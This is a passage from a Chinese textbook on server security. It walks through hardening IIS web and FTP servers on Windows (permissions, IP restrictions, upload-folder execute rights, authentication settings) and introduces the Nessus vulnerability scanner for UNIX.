




图 6-30　添加匿名账户　　　　图 6-31　匿名账户密码设定

- 最后修改默认网站目录的访问权限，将 Administrators，CREATOR OWNER，SYSTEMS 的用户组删除。(有些组提示不能删除，是因为继承权限的原因，可以点击上图中的“高级”，将“允许父项的继承项传播到该对象和所有子对象”勾去除，选择“应用”)添加上新建用户 webguest，并设置其权限，去除“完全控制权限”，如图 6-32 所示。

③ IIS 管理后台设置限定 IP 地址访问，仅仅开放需要进入后台的 IP。选择“Internet 信息服务(IIS)”→“网站”→“默认网站”选项，找到后台管理网页所在文件或目录(本例假设后台管理页面所在目录为 admin)，右击并在出现快捷菜单中选择“属性”命令，选择“目录安全性”选项

卡，点击其中“IP 地址和域名限制”右边的“编辑”按钮。弹出如图 6-33 所示对话框，先选择“拒绝访问”拒绝所有的计算机访问，然后选择“添加”按钮来设置可以进入后台的计算机 IP。




图 6-32　匿名用户权限设定

图 6-33　IP 地址和域名限制

④ 防止 ASP 木马程序入侵，一般有三种方式：

- 上传目录的权限选择无执行权限，即使上传木马也会因无执行权限而入侵失败。例如本例中有 upload 目录为上传目录，按图 6-34 所示方式设置后，该目录下的文件没有执行权限。



图 6-34　上传文件目录的权限设定

- 上传的文件加上 IP 地址限制，只允许信息员计算机进行 IP 地址访问。和管理员后台设置为指定 IP 访问一样，这里就不再叙述了。
- 加入防注入代码，在上传文件入口处或关键程序中增加一行代码调用防注入程序，

例如：<!--#include FILE="../admin/check.asp"-->，现在有很多现成的代码可以利用，如比较出名的“SQL 通用防注入系统”。

(4) 测试服务器。在“默认网站属性”对话框(见图 6-25)中单击“应用”按钮，并向默认目录(本书是 E:\test)中添加一个默认网页(本书是 default.htm)，就可以测试 Web 服务器是否配置成功。

打开浏览器“地址栏”输入 http://192.168.18.88 出现网页内容则基本配置成功，执行结果如图 6-35 所示。




图 6-35 用浏览器访问网站显示的内容

2. FTP 服务器安装及安全配置

1) FTP 服务器的安装

FTP 服务器的安装具体步骤如前面的 IIS 安装步骤中已经讲解，值得注意的是，在“Internet 信息服务(IIS)”对话框的“详细信息”列表框中，必须选中“文件传输协议(FTP)服务”复选框，如图 6-36 所示。




图 6-36 选中“文件传输协议(FTP)服务”复选框

2）FTP 服务器的基本配置和安全配置

普通情况下，FTP 服务器的基本配置有主目录与目录格式列表配置、FTP 站点标识、连接限制和日志记录配置、FTP 站点消息设置、验证用户身份配置、限制 FTP 连接的 IP 地址配置等。这里简要介绍其中一些配置，具体步骤如下：

（1）设置主目录与目录格式列表。一般来说，每个 FTP 站点都应该有自己的主目录，对于 IIS 6.0，可以选择“Internet 信息服务管理器”→“FTP 站点”→“默认 FTP 站点”选项，右击，选择“属性”命令，选择“主目录”选项卡，如图 6-37 所示，本书设置为 E:\ftptest。其中三个复选框可以设置用户的访问权限。




图 6-37　“默认 FTP 站点”属性“主目录”选项卡

- 读取：可以下载文件。
- 写入：可以上传文件。
- 记录访问：启动日志，将连接到此 FTP 站点的行为记录到日志文件内。

（2）设置 FTP 连接限制和日志记录。

选择“Internet 信息服务管理器”→“FTP 站点”→“默认 FTP 站点”选项，右击，选择“属性”选项，弹出“默认 FTP 站点属性”对话框，选择“FTP 站点”选项卡，如图 6-38 所示，有三个选项区域：

①“FTP 站点标识”选项区域：该区域要为每一个站点设置不同的识别信息：

- 描述：输入站点描述信息。
- IP 地址：若此计算机内有多个 IP 地址，可以指定只有通过某个 IP 地址才可以访问 FTP 站点。
- TCP 端口：FTP 默认端口是 21，可以修改此号码，不过修改后，用户要连接此站，必须输入端口号码。

②“FTP 站点连接”选项区域：该区域用来限制同时可以有多少个连接。

③“启用日志记录”选项区域：该区域用来设置将所有连接到此 FTP 站点的记录存储到指定文件。



图 6-38 “默认 FTP 站点”属性“FTP 站点”选项卡

(3) 验证用户的身份。

IIS 6.0 支持 FTP 身份验证有两种方式：匿名 FTP 身份验证和基本 FTP 身份验证。

① 匿名 FTP 身份验证：允许客户对 FTP 资源匿名访问，此种方式对资源进行访问时，并不要求输入用户名和密码。IIS 会自动创建名为 IUSR_computername 的 Windows 用户账户，其中 computername 是正在运行 IIS 服务器的名称，如果启用了匿名 FTP 身份认证则 IIS 始终先使用该种认证方法。

② 基本 FTP 身份认证：该种认证方法，要求客户与 FTP 服务器连接时，必须拥有合法的 Windows 账户。如果 FTP 服务器不能证实用户的身份，服务器就返回一条错误信息。基本 FTP 身份认证方式用户输入的用户名及密码是以明文方式在网络上传输。

选择“Internet 信息服务管理器”→“FTP 站点”→“默认 FTP 站点”选项，右击，选择“属性”命令，弹出“默认 FTP 站点属性”对话框，选择“安全账户”选项卡，如图 6-39 所示。



图 6-39 “安全账户”选项卡

(4) 限制 FTP 连接 IP

可以配置 FTP 站点，允许或拒绝特定的计算机、计算机组或域访问 FTP 站点。选择“Internet 信息服务管理器”→“FTP 站点”→“默认 FTP 站点”选项，右击，选择“属性”命令，弹出“默认 FTP 站点属性”对话框，选择“目录安全性”选项卡。如图 6-40 所示，可以先选择“授权访问”，允许所有计算机都有权访问，然后选择“添加按钮”来设置拒绝的计算机，或者先拒绝所有的计算机访问，然后选择“添加”按钮来设置可以访问的计算机。




图 6-40　“安全账户”选项卡

3) FTP 服务器测试

打开 DOS 命令提示符窗口，输入命令 ftp192.168.18.88，然后在 User (192.168.18.88:(none))：处输入匿名账户 anonymous，在提示输入 Password 时，输入空密码即可，如图 6-41 所示。

```
C:\Documents and Settings\Administrator>ftp 192.168.18.88
Connected to 192.168.18.88.
220 Microsoft FTP Service
User (192.168.18.88:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
```

图 6-41　FTP 匿名登录

6.4.3　UNIX 系统漏洞的检测与修补

同 Windows 一样，UNIX 的漏洞主要来源于操作系统的安全漏洞和应用软件的漏洞，以及一些软件的配置不当造成，要构建一个安全的系统，系统管理员需要用漏洞检测工具(或弱点扫描工具)检测出系统及服务漏洞并下载相应的补丁(一般著名的系统都会不定期发布一些封堵安全漏洞的补丁)或修改不当的配置。对 UNIX 的弱点扫描工具也非常多，不过大多是商业版本，价格也比较昂贵，所幸在 Open Source 的领域中也有不少弱点扫描工具可以选择，其中以 Nessus 最负盛名，它可以运行于所有类 UNIX 系统。

1. Nessus 弱点扫描工具的操作架构

如图 6-42 所示，Nessus 系统分为 Server 及 Client 两部分，在检测一台主机时，必须在 Nessus Client 设定所需要检测的项目等信息，接着再通过 Nessus Client 对 Nessus Server 下达所要执行的任务，待 Nessus Server 接到命令之后，就会对目标主机进行检测的动作，然后将检测的结果交给 Nessus Client。

